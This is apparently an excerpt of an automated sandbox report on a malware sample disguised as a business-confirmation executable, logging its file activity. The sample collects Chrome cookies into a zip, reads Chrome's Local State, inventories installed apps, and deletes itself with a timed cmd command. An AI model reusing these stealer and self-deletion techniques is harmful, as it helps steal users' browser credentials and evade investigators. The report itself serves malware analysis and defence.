C:\Users\user\AppData\LocalLow\machineinfo.txt	unknown	320	49 6e 73 74 61 6c 6c 65 64 20 41 70 70 73 3a 20 0d 0d 0a 09 41 64 6f 62 65 20 41 63 72 6f 62 61 74 20 52 65 61 64 65 72 20 44 43 20 28 31 39 2e 30 31 32 2e 32 30 30 33 35 29 0d 0d 0a 09 41 64 6f 62 65 20 52 65 66 72 65 73 68 20 4d 61 6e 61 67 65 72 20 28 31 2e 38 2e 30 29 0d 0d 0a 09 47 6f 6f 67 6c 65 20 43 68 72 6f 6d 65 20 28 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 29 0d 0d 0a 09 47 6f 6f 67 6c 65 20 55 70 64 61 74 65 20 48 65 6c 70 65 72 20 28 31 2e 33 2e 33 35 2e 34 35 31 29 0d 0d 0a 09 4a 61 76 61 20 38 20 55 70 64 61 74 65 20 32 31 31 20 28 38 2e 30 2e 32 31 31 30 2e 31 32 29 0d 0d 0a 09 4a 61 76 61 20 41 75 74 6f 20 55 70 64 61 74 65 72 20 28 32 2e 38 2e 32 31 31 2e 31 32 29 0d 0d 0a 09 55 70 64 61 74 65 20 66 6f 72 20 53 6b 79 70 65 20 66 6f 72 20	Installed Apps: ....Adobe Acrobat Reader DC (19.012.20035)....Adobe Refresh Manager (1.8.0)....Google Chrome (85.0.4183.121)....Google Update Helper (1.3.35.451)....Java 8 Update 211 (8.0.2110.12)....Java Auto Updater (2.8.211.12)....Update for Skype for	success or wait	1	45576B	WriteFile
C:\Users\user\AppData\LocalLow\rZCi5EILFcp.zip	unknown	1190	50 4b 03 04 14 00 02 00 08 00 c2 72 7e 52 48 b9 1c 5f c6 00 00 00 d8 00 00 00 2a 00 11 00 62 72 6f 77 73 65 72 73 2f 63 6f 6f 6b 69 65 73 2f 47 6f 6f 67 6c 65 20 43 68 72 6f 6d 65 5f 44 65 66 61 75 6c 74 2e 74 78 74 55 54 0d 00 07 39 34 63 60 39 34 63 60 39 34 63 60 25 c5 cb 72 82 30 14 00 d0 35 9d e9 a7 68 43 52 b9 61 d1 45 12 c0 22 4a 7d d0 4e 86 0d 03 e2 84 57 42 75 1a c1 7e 7d 17 3d 9b b3 54 e3 a8 86 cb f2 3c 6a 27 3b 7e 86 ce cb 7f ae e7 02 f6 b0 eb af 9c 34 0e 1c 8c 5e df 32 b6 19 79 be d1 eb 87 56 d0 e8 b8 99 c9 7e c0 bc 68 1b b6 95 a8 7c a8 32 20 7d e1 95 02 f2 39 4c 40 4a 91 9e 44 3d b9 46 9d f7 01 5e 27 15 ad 86 c4 e7 bb bb b9 75 b1 80 ed c1 d6 8c 17 9e b9 fe b4 1d d8 dd 82 69 ad 25 6f b2 2a 4a 31 42 14 e6 fa 46 72 b0 1f df 5f 1d 21 02 25 c7 83	PK.....r~RH.._.....*... browsers/cookies/Google Chrome _Default.txtUT...94c`94c`94c`% ..r.0...5...hCR.a.E.."J}.N.... .WBu..~}.=..T.....<j';~..... .....4...^.2..y....V.....~..h. ...|.2 }....9L@J..D=.F...^'... .....u.....i.%o.*J1B ...Fr..._.!.%..	success or wait	1	430A4D	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	22	4577F8	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	4577F8	ReadFile
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	unknown	1028	success or wait	1	41C715	ReadFile
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	unknown	1	success or wait	1	41C715	ReadFile
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\pY4zE3fX7h.zip	unknown	1	success or wait	57	41C715	ReadFile

Copyright Joe Security LLC 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\machineinfo.txt	unknown	65536	success or wait	1	43AE3E	ReadFile
C:\Users\user\AppData\LocalLow\machineinfo.txt	unknown	64430	end of file	1	43AE3E	ReadFile
C:\Users\user\AppData\LocalLow\rZCi5EILFcp.zip	unknown	1190	success or wait	1	430AEE	ReadFile

Analysis Process: cmd.exe PID: 6744 Parent PID: 5668

General

Start time:	14:22:54
Start date:	30/03/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C timeout /T 10 /NOBREAK > Nul & Del /f /q 'C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6824 Parent PID: 6744

General

Start time:	14:22:55
Start date:	30/03/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 6716 Parent PID: 6744

General

Start time:	14:22:55
Start date:	30/03/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /T 10 /NOBREAK
Imagebase:	0x110000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true

Copyright Joe Security LLC 2021

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\Null	unknown	16	0d 0a 57 61 69 74 69 6e 67 20 66 6f 72 20 31 30	..Waiting for 10	success or wait	1	112DA7	fprintf
\Device\Null	unknown	34	20 73 65 63 6f 6e 64 73 2c 20 70 72 65 73 73 20 43 54 52 4c 2b 43 20 74 6f 20 71 75 69 74 20 2e 2e 2e	seconds, press CTRL+C to quit ...	success or wait	1	112DA7	fprintf
\Device\Null	unknown	4	08 08 20 39	.. 9	success or wait	10	112DA7	fprintf
\Device\Null	unknown	2	0d 0a	..	success or wait	1	112DA7	fprintf

Disassembly

Code Analysis

Copyright Joe Security LLC 2021